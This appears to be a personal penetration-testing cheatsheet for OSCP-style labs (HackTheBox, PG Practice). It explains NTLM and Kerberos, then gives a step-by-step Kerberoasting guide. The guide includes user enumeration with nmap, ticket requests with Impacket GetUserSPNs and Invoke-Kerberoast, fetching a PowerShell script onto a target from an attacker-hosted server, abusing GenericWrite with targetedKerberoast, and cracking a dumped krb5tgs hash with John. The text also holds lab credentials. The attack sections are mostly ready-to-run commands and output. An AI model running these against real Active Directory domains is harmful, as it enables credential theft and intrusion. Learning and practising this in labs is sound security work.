Other methods include NMAP scans, Disclosure via HTTP response headers, dead links in code, comments, open shares, server banners. Sometimes a 404 can disclose the server banner too


---

## NTLM and Kerberos Authentication explained

First off, NTLM are often seen in the form of [LM]:[NT], where the NT is the newer and more important hash. NT is based on MD4 and LT is based on DES

NTLM authentication is used when a client authenticates to a server by IP address (instead of by hostname), or if the user attempts to authenticate to a hostname that is not registered on the Active Directory-integrated DNS server. Likewise, third-party applications may choose to use NTLM authentication instead of Kerberos.

**NTLM (NT LAN Manager)** is an older challenge-response authentication protocol. When authenticating, the client first creates an NTLM hash from the user's password, sends the username to the server, and receives a random challenge (nonce). The client encrypts the challenge with the NTLM hash and sends it back; the server forwards this to the Domain Controller (DC), which verifies it by performing the same encryption with the stored NTLM hash. If they match, authentication succeeds. NTLM is fast to brute force if hashes are stolen (e.g., 600+ billion guesses/sec with modern GPUs), but it's still widely used as a fallback or for certain apps, especially when connecting via IP instead of hostname or when Kerberos isn't available.




1. In the first step, the computer calculates a cryptographic hash, called the NTLM hash, from the user's password.
2. Next, the client computer sends the username to the server
3. Which returns a random value called the nonce or challenge.
4. The client then encrypts the nonce using the NTLM hash, now known as a response, and sends it to the server.
5. The server forwards the response along with the username and the nonce to the domain controller.
6. The validation is then performed by the domain controller, since it already knows the NTLM hash of all users. The domain controller encrypts the nonce itself with the NTLM hash of the supplied username and compares it to the response it received from the server.
7. If the two are equal, the authentication request is successful.

**Kerberos** is newer and the default AD authentication protocol. It uses a ticket-based system managed by the DC's Key Distribution Center (KDC). First, the client requests authentication from the KDC (AS-REQ) by sending a timestamp encrypted with a hash of the user's credentials. The DC verifies this and responds (AS-REP) with a Ticket Granting Ticket (TGT) and a session key. The TGT is essentially a reusable proof of identity, encrypted with the DC's secret **krbtgt** key, so only the KDC can read it. When the client needs a resource, it contacts the **TGS** on the KDC by sending the TGT in a **TGS-REQ**, along with the name of the service it wants. The TGS verifies the TGT, then issues a **service ticket** in a **TGS-REP** reply. The client presents this service ticket (also known as TGS ticket) to the application server in an **AP-REQ** to gain access. This system lets Kerberos avoid repeatedly sending passwords and also supports mutual authentication between the client and service.

The TGT is encrypted with the DC's secret key (krbtgt hash) and can't be read or forged by the client. Kerberos reduces repeated password transmission and supports mutual authentication.

**TGS itself is not a ticket.** It's a service that gives out service tickets. But we often refer to these service tickets as "TGS Tickets"



1. First, when a user logs in to their workstation, an Authentication Server Request (AS-REQ) is sent to the domain controller. The domain controller, acting as a KDC, also maintains the Authentication Server service. The AS-REQ contains a timestamp that is encrypted using a hash derived from the password of the user and their username.
2. When the domain controller receives the request, it looks up the password hash associated with the specific user in the ntds.dit file and attempts to decrypt the timestamp. If the decryption process is successful and the timestamp is not a duplicate, the authentication is considered successful.
  - a. If the timestamp is a duplicate, it could indicate evidence of a potential replay attack.

Next, the domain controller replies to the client with an Authentication Server Reply (AS-REP). Since Kerberos is a stateless protocol, the AS-REP contains a session key and a Ticket Granting Ticket (TGT). The session key is encrypted using the user's password hash and may be decrypted by the client and then reused. The TGT contains information

regarding the user, the domain, a timestamp, the IP address of the client, and the session key.

To avoid tampering, the TGT is encrypted by a secret key (NTLM hash of the [\*krbtgt\*](#) account) known only to the KDC and cannot be decrypted by the client. Once the client has received the session key and the TGT, the KDC considers the client authentication complete. By default, the TGT will be valid for ten hours, after which a renewal occurs. This renewal does not require the user to re-enter their password.

3. When the user wishes to access resources of the domain, such as a network share or a mailbox, it must again contact the KDC.

This time, the client constructs a Ticket Granting Service Request (TGS-REQ) packet that consists of the current user and a timestamp encrypted with the session key, the name of the resource, and the encrypted TGT.

Next, the ticket-granting service on the KDC receives the TGS-REQ, and if the resource exists in the domain, the TGT is decrypted using the secret key known only to the KDC. The session key is then extracted from the TGT and used to decrypt the username and timestamp of the request. At this point the KDC performs several checks:

- a. The TGT must have a valid timestamp.
  - b. The username from the TGS-REQ has to match the username from the TGT.
  - c. The client IP address needs to coincide with the TGT IP address.
4. If this verification process succeeds, the ticket-granting service responds to the client with a Ticket Granting Server Reply (TGS-REP). This packet contains three parts:
    - a. The name of the service for which access has been granted.
    - b. A session key to be used between the client and the service.
    - c. A service ticket containing the username and group memberships along with the newly created session key.

The service ticket's service name and session key are encrypted using the original session key associated with the creation of the TGT. The service ticket is encrypted using the password hash of the service account registered with the service in question.

5. Once the authentication process by the KDC is complete and the client has both a session key and a service ticket, the service authentication begins.

First, the client sends the application server an Application Request (AP-REQ), which includes the username, and a timestamp encrypted with the session key associated with the service ticket along with the service ticket itself.

6. The application server decrypts the service ticket using the service account password hash and extracts the username and the session key. It then uses the latter to decrypt the username from the AP-REQ. If the AP-REQ username matches the one decrypted from the service ticket, the request is accepted. Before access is granted, the service inspects the supplied group memberships in the service ticket and assigns appropriate permissions to the user, after which the user may access the requested service.

### **Key differences:**

- A key difference between these two protocols (based on the underlying systems) is that with **NTLM authentication**, the **client** starts the authentication process with the **application server** itself, as discussed in the previous section. On the other hand, **Kerberos** client authentication involves the use of a domain controller in the role of a Key Distribution Center (KDC). The **client** starts the authentication process with the **KDC** and not the application server. A KDC service runs on each domain controller and is responsible for session tickets and temporary session keys to users and computers.
  - Process: NTLM is a direct challenge-response between client, server, and DC; Kerberos relies on tickets from the DC before contacting the service.
  - Security: Kerberos is more resistant to replay and credential theft attacks; NTLM hashes are easier to crack if stolen.
  - Usage: Kerberos is default in AD; NTLM is fallback or used when Kerberos can't work (e.g., IP-based access, certain apps).
  - Data sent: NTLM never sends the password but uses hashes; Kerberos uses encrypted tickets and temporary keys instead of hashes in each request.
- 

## **Kerberos**

**Kerberos** is a **network authentication protocol** designed to allow secure authentication over an untrusted network. Kerberos uses **tickets** and **symmetric encryption** to let users prove their identity to services **without sending passwords over the network**.

**SPN:** An SPN is like a label or unique identifier used in Kerberos authentication that maps a service (like SQL Server, web server, etc.) to an account in Active Directory. In short:

- It tells the domain: "Hey, this service is running under this user account."
- SPNs are tied to service accounts (users or computers that run services).
- Kerberos uses SPNs to know which account is allowed to access which service.

## Port 88 — Kerberos Authentication

This is from the [Vault](#) PG Practice. It didn't lead to anything, but cool to know

There is not much to do here. We could attempt to brute force usernames but that is a more of a Hail Mary strategy.

```
nmap -Pn -p 88 --script=krb5-enum-users --script-args  
krb5-enum-users.realm="{Domain_Name}",userdb={Big_Userlist} {IP}  
  
nmap -Pn -p 88 --script=krb5-enum-users --script-args  
krb5-enum-users.realm="vault.offsec",userdb='/home/kali/Desktop/wordlists/seclists/Usernames  
/Names/names.txt' $IP
```

```
└─(kali㉿kali)-[~/offsec-labs/TEMP-publish]  
└─$ GetUserSPNs.py -request -dc-ip $IP vault.offsec/svc_tgs  
Impacket v0.12.0.dev1+20230803.144057.e2092339 - Copyright 2023 Fortra  
Password:   
- GetUserSPNs.py - request -dc-ip $IP vault.offsec/svc_tgs
```

---

## Kerberoasting attack

### When to do Kerberoast Attacks?

- When we see service accounts
- Or we can just randomly try Kerberoast, and see if we get anything, since we can try in one command so it's quick, and a BIG payout

More information can be found in the **OSCP 23.2.3. Kerberoasting**

- For example, they showed how to do it using Rubeus.exe, which is used for windows, while the section below only teaches how to do it using TargetedKerberoast.py

If an SPN (Service Principal Name) is tied to a user account, you can request a Kerberos ticket for it. That ticket is encrypted with the service account's password hash.

- An SPN (Service Principal Name) is a unique identifier in Active Directory that tells Kerberos which service is running under which user account on which machine.

So attackers can:

1. Request a ticket (this does not require knowing the password)
2. Extract the ticket
3. Crack the hash offline using tools like hashcat or john

#### 4. Get the service account's plaintext password

This whole process is called a **Kerberoasting attack**.

This technique is immensely powerful if the domain contains high-privilege service accounts with weak passwords, which is not uncommon in many organizations. However, if the SPN runs in the context of a computer account, a [managed service account](#), or a [group-managed service account](#), the password will be randomly generated, complex, and 120 characters long, making cracking infeasible. The same is true for the *krbtgt* user account which acts as service account for the KDC. Therefore, our chances of performing a successful Kerberoast attack against SPNs running in the context of user accounts is much higher.

### Kerberoasting using Invoke-Kerberoast.ps1(run on target machine)

1. Get it on Kali
  - a. [https://github.com/EmpireProject/Empire/blob/master/data/module\\_source/credentials/Invoke-Kerberoast.ps](https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-Kerberoast.ps)
2. Host it
  - a. `python3 -m http.server 80`
3. Upload it to windows machine
  - a. `powershell iwr http://192.168.45.154/Invoke-Kerberoast.ps1 -outfile Invoke-Kerberoast.ps1`
4. Run it
  - a. `.\Invoke-Kerberoast.ps1`

```

PS C:\Users\Public> powershell iwr http://192.168.45.154/Invoke-Kerberoast.ps1 -outfile Invoke-Kerberoast.ps1
PS C:\Users\Public> .\Invoke-Kerberoast.ps1


TicketByteHexStream  :
Hash                 : $krb5tgs$23*$svc_mssql$access.offsec$MSSQLSvc/DC.access.offsec*$A586E040C49AFB49515D060EE38FFB0
3                   : $9406AAEDFF6297228E445007E14807F32F6A0025C6D86A7FB6490A1ED1BEED8C46AD8C360943A53E25406175D79113
8                   : 5EEBF7AE0F6E3793F99E07F48F906DD6E85CA0CD120B816D1C530B40C41115FDC796F0EE5A0DF3ACF0B8DC0ABC252D
2                   : BB8E5CE5EAADC2218D99592BE7142E35640BD7BB46595A478DBA8F40A0B4F43B06E646E5DD7438AD9064542C3E1ED44
F                   : 724F10436DAB091913AB8954A5FA6F9657DDE193FB5A948B6D6F60B9F5500533C00A1B946BACE227FE692A0B6314238
D                   : C00F0671297F4B3ADA875E72581626BC04933C47DB8A49923819BD6E04C8B86C112431FA06E8C995BFAA1AAEB4F11E0
3                   : 04A960E9C2DD7C0BEBC0D81A1064E59002F561DB029769614C5F8310C571259068CACDEFD6BE97902B73D56D3D91F5
E                   : 1A656337CB8A70FC6D5B424C5FD98DC9A81E677728F5F382A9A92E8D86345E343F3F94F9D1726EFFE04F77E34FC4804
8                   : C74CCDBFD63C9C13BD2F1467CAE11BDCE05A283A9D39D64C71D024A7CA4E07E494BD0262235ABB65BEFE18BF71E1142
D                   : 93688A084FA1A7A58825E590812E0C39A9694D6A1461A762237B34B31DD0AAFA2922ACBB5DFA4D57B5B7F02BD007274
7                   : 414C49ECCA90D3F439DB10DA453BA53FBC70735ABC184A86E8017460AE4630A0984CCEBB1E95DD335ED1216DAE605
2                   : 8886894050C4E91FCC41446E79685C09B4EA87320BEF453FF2EA3300D8EEAADB33FE9FC56A7D83D7E87889A42D93AD7
6                   : 06509F5DF9BAD35A248EFC4C286C07125BAD6B31D968C769F5A5222498CDFF4ADCC8EDFB761D230FC1D549DFFE9B9E1
2                   : D5CB60A4E84EC71E5A970E0FFF305FD627D8F1439380A7042EE3E6D3F401C4812D94BB6AE6865767E48C7E8A203F5B3
E                   : AC7B47567C7B386DEF7CEB8DEBEDC11E8F3F0E916B11299868929EE6EB10DE8A924C748BC892C47FBA2E2B9DBDE9760
7                   : F7E0B28E64725992145D609B31372D122CEAB0442349CB71ABE4A0490B3419017443CDA0408A235277B44ECBC14D140
5.
F

```


- a. You see it's in bad format. We can use sublime text to get it in better format

## 6. subl MSSQL.hash

7. In Sublime text go to the Find tab and use the Replace function.




8. In the bottom left switch to Regular Expression and enter a space. We want to remove all of the spaces, so we will replace space character with empty. All of the space characters should be outlined in little blue boxes.



a.

9. Select Replace All. Next replace all the new line characters with empty.



a.

```
$krb5tgs$23$*svc_mssql$access.offsec$MSSQLSVC/DC.access.offsec*$A586E040C49AFB49515D060EE38FFB03$9406AAEDFF629722
8E445007E14807F32F6A025C6D86A7FB6490A1EDE1BEED8C46AD8C360943A53E25406175D7911385EEBF7AE0F6E3793F99E07F48F906D6E
85CA0CD120B816D1C530B40C4115FDC796F0EE5A0DF3ACF0B8DC0ABC252D2BB8E5CE5EAADC2218D99592BE7142E35640BD7BB46595A478DB
A8F40A0B4F43B06E646E5DD7438AD9064542C3E1ED44F724F10436DAB091913AB8954A5FA6F9657DDE193FB5A948B6D6F60B9F5500533C00A
1B946BACE227FE692A0B6314238DC00F0671297F4B3ADA875E72581626BC04933C47DB8A49923819BD6E04C8B86C112431FA06E8C995BFAA1
AAEB4F11E0304A960E9C2DD7C0BEBC0D81A1064E59002F561DB029769614C5F8310C571259068CACDEFD6BE97902B73D56D3D91F5E1A6563
37CB8A70FC6D5B424C5FD98DC9A81E677728F5F382A9A92E8D86345E343F3F94F9D1726EFFE04FF7E34FC48048C74CCDBFD63C9C13BD2F146
7CAE11BDCE05A283A9D39D64C71D024A7CA4E07E494BD0262235ABB65BEFE18BF71E1142D93688A084FA1A7A58825E590812E0C39A9694D6A
1461A762237B34B31DD0AAFA2922ACBB5DFA4D57B5B7F02BD007274714C49ECCA90D3F439DB10DA453BA53FBC70735ABCFA184A86E80140
0AE4630A0984CCEBB1E95DD335E1D1216DAE605288368940504E91FCC41446E79685C09B4EA87320BEF453FF2EA3300D8EEAADB33FE9FC56A
7D83D7E87889A42D93AD7606509F5DF9BAD35A248EFC4C286C07125BAD6B31D968C769F5A5222498C0FF4ADC8EDFB761D230FC1D549DFF9
B9E12D5CB60A4E84EC71E5A970E0FFF305FD627D8F1439380A7042EE3E6D3F401C4812D94BB6AE6865767E48C7E8A203F5B3EAC7B47567C7B
386DEF7CEB8DDEBC11E8F3F0916B11299868929EE6B10DE8A924C748BC892C47FBA2E2B9DBDE97607F7E0B28E64725992145D609B31372
D122CEAB0442349CB71A8E4A0490B3419017443CDA0408A235277B44EBC14D140FDAD0A88890C9D7D4448BDFT78EAA3A6040F38EC77004
32FA72238063FFEBA489AA6136416304E1E983641C32C0801DBDF233EEAF36641EE45FD781C03F6ECCC944A9C8C8E02D7A483502F25079CFF9
97E7F44473BDA1E449D8A289A4DC899A8F88E3B53E5C6C96F51E761297172BE9542F36E8A40F08AAB81C5F9F56F93DAD28FF4920A9D73025E
1025E097E459BC3C8CA5224BD8F70595EF691B0223F71484331764EF9F6BB8B9455292FD76F3EA3402439D8419909EC12A5994987959177B1
A10768BEEA926716C7C9EAE6E1B86F052716326F6CDB5C498C90795C8BE1C5F08BC3CAB305FBDD884B65C973C3E2F727D39CD8FBF4CEFB
54A830D781C2E23397FC193BAFA7BBCF78611F599A662463A004D71DBBF7ED38D784C656A54F6526665F56C37B2EE0484E53EF0EDA9108A
8C281EE2E6B1FC42A55BA2A62D06B9963387CFB4D627D85530AF28A58572B03752496F25113A3E9172AE0A3742C7A97260B4B7088E9A0CB3
683CC6F5F57C74EACB03D88380436A87053008DFAB13CCAC060D3FDB63514709F4F1C2B540B289C6E4D0519BB9A319C5011AE11EE847232D9
```

b.

10. Now crack it with either John the Ripper or Hashcat. Hashcat is a better optimized program, but for dictionary attacks, I generally use JtR because it is more easily done via bash without mode look ups.

a. `john --wordlist=/usr/share/wordlists/rockyou.txt --rules=best64 MSSQL.hash`

```
[kali㉿kali] -[~/offsec-labs/TEMP-publish]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --rules=best64 MSSQL.hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
trustno1      (?)
1g 0:00:00:00 DONE (2023-11-30 12:02) 1.369g/s 2805p/s 2805c/s 2805C/s 123456..lovers1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

11.

- a. The only problem is that we don't have the username from this output, so it's best if you already know the username from before

## Kerberoasting using TargetedKerberoast.py (run on Kali)

The thing about TargetedKerberoast.py is that it's different from a regular kerberoast. For this one, it's usually used in combination with bloodhound since bloodhound recommends you run it when you have GenericWrite or GenericAll permissions on another user.

If you have those permissions, then TargetedKerberoast will set an SPN on that user you have permissions to, and then make it vulnerable to kerberoast and then it will do kerberoast on it. So not only does it do kerberoast, but it forcibly makes the victim vulnerable using the GenericAll or GenericWrite privileges.

This is from the **Administrator HTB**

1. Download from the github. It has requirements, so you can either follow the instructions in the README or you can learn how to download it using the GitHub section of my original pentesting cheatsheet
  - a. <https://github.com/ShutdowmRepo/targetedKerberoast>
2. `targetedKerberoast.py -u "[user]" -p "[pass]" -d "[domain]" --dc-ip [ip address]`
  - a. This is the creds of the user you have already compromised
  - b. It will automatically make any user (who you have permission over) vulnerable to kerberoast. You don't have to specify victims yourself
3. If you run into a time issue like "Kerberos SessionError", then you can do this and then re-run:
  - a. `sudo clock-sync 10.10.11.42`
    - i. sudo ntpdate doesn't work anymore but this (from OSCP-Scripts) works
  - b. `sudo ntpdate [insert domain name here]`
    - i. Doesn't work anymore
    - ii. You can also put the IP instead, but if you added to /etc/hosts as you should, then it's the same
  - c. If that doesn't work, try installing **chrony**
4. It will give you a hash, and then put that into a file, and then use johntheripper
  - a. `john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt`
5. Now you should have the password



## targetedKerberoast.py

```
A Python script that prints "Kerberoast" hashes for user accounts with SPNs set.  
If a user does NOT have an SPN:  
    Sets a temporary SPN (using write access)  
    Prints the Kerberoast hash  
    Deletes the SPN after grabbing the hash
```

## Kerberoasting using impacket-GetUserSPNs (run on Kali)

**NOTE:** If impacket-GetUserSPNs throws the error "KRB\_AP\_ERR\_SKEW(Clock skew too great)," we need to synchronize the time of the Kali machine with the domain controller. We can use [ntpdate](#) or [rdate](#) to do so.

This is from the **Active HTB**. Also seen in the [Nagoya](#) PG Practice. Also seen in the [Hokkaido](#) PG Practice

There are two ways to use **impacket-GetUserSPNs**: one is by proving password and the other is by not providing a password

### Option 1: Providing Password

This is used in the [Hokkaido](#) PG Practice

If you want to do pass the hash, add this flag: **-hashes :[NTLM]**

```
impacket-GetUserSPNs -dc-ip 192.168.208.40 hokkaido-aerospace.com/discovery:Start123!  
-request -save -outputfile GetUsersSPNs.out
```

- **hokkaido-aerospace.com** is the full domain name
- **discovery** is the username of the user used to authenticate
- **Start123!** is the password
- The "**-request**" flag doesn't take any arguments. It's just to show that we are not just doing enumeration but rather actually requesting the Kerberos TGS tickets
- The "**-save**" flag doesn't take any arguments. It also gives you raw **.kirbi** tickets (for advanced attacks like pass-the-ticket). But don't worry, you'll also still get the default hashes as specified in the "**-outputfile**" command
- If successful you can **cat** the output file, which gives you the service accounts password hash. Then look below to crack the hash.

```
sudo impacket-GetUserSPNs -request -dc-ip 192.168.50.70 corp.com/pete
```

- Here is one run from **OSCP 23.2.3. Kerberoasting**
- It asks for password after running

## Option 2 : Not Providing Password

In the Active HTB, they didn't provide a password. Either they used already have a valid TGT (Kerberos ticket) loaded in your session/memory, or they didn't need it for some reason But most likely you always need some sort of credentials.

```
impacket-GetUserSPNs -request active.htb/SVC_TGS -save -outputfile GetUsersSPNs.out
```

- Replace **active.htb/SVC\_TGS** with your own domain and your own user account
- Replace **GetUsersSPNs.out** with your own desired output file name
- The "**-request**" flag doesn't take any arguments. It's just to show that we are not just doing enumeration but rather actually requesting the Kerberos TGS tickets
- The "**-save**" flag doesn't take any arguments. It also gives you raw **.kirbi** tickets (for advanced attacks like pass-the-ticket). But don't worry, you'll also still get the default hashes as specified in the "**-outputfile**" command
- If successful you can **cat** the output file, which gives you the service accounts password hash. Then look below to crack the hash.

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation						
ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation	
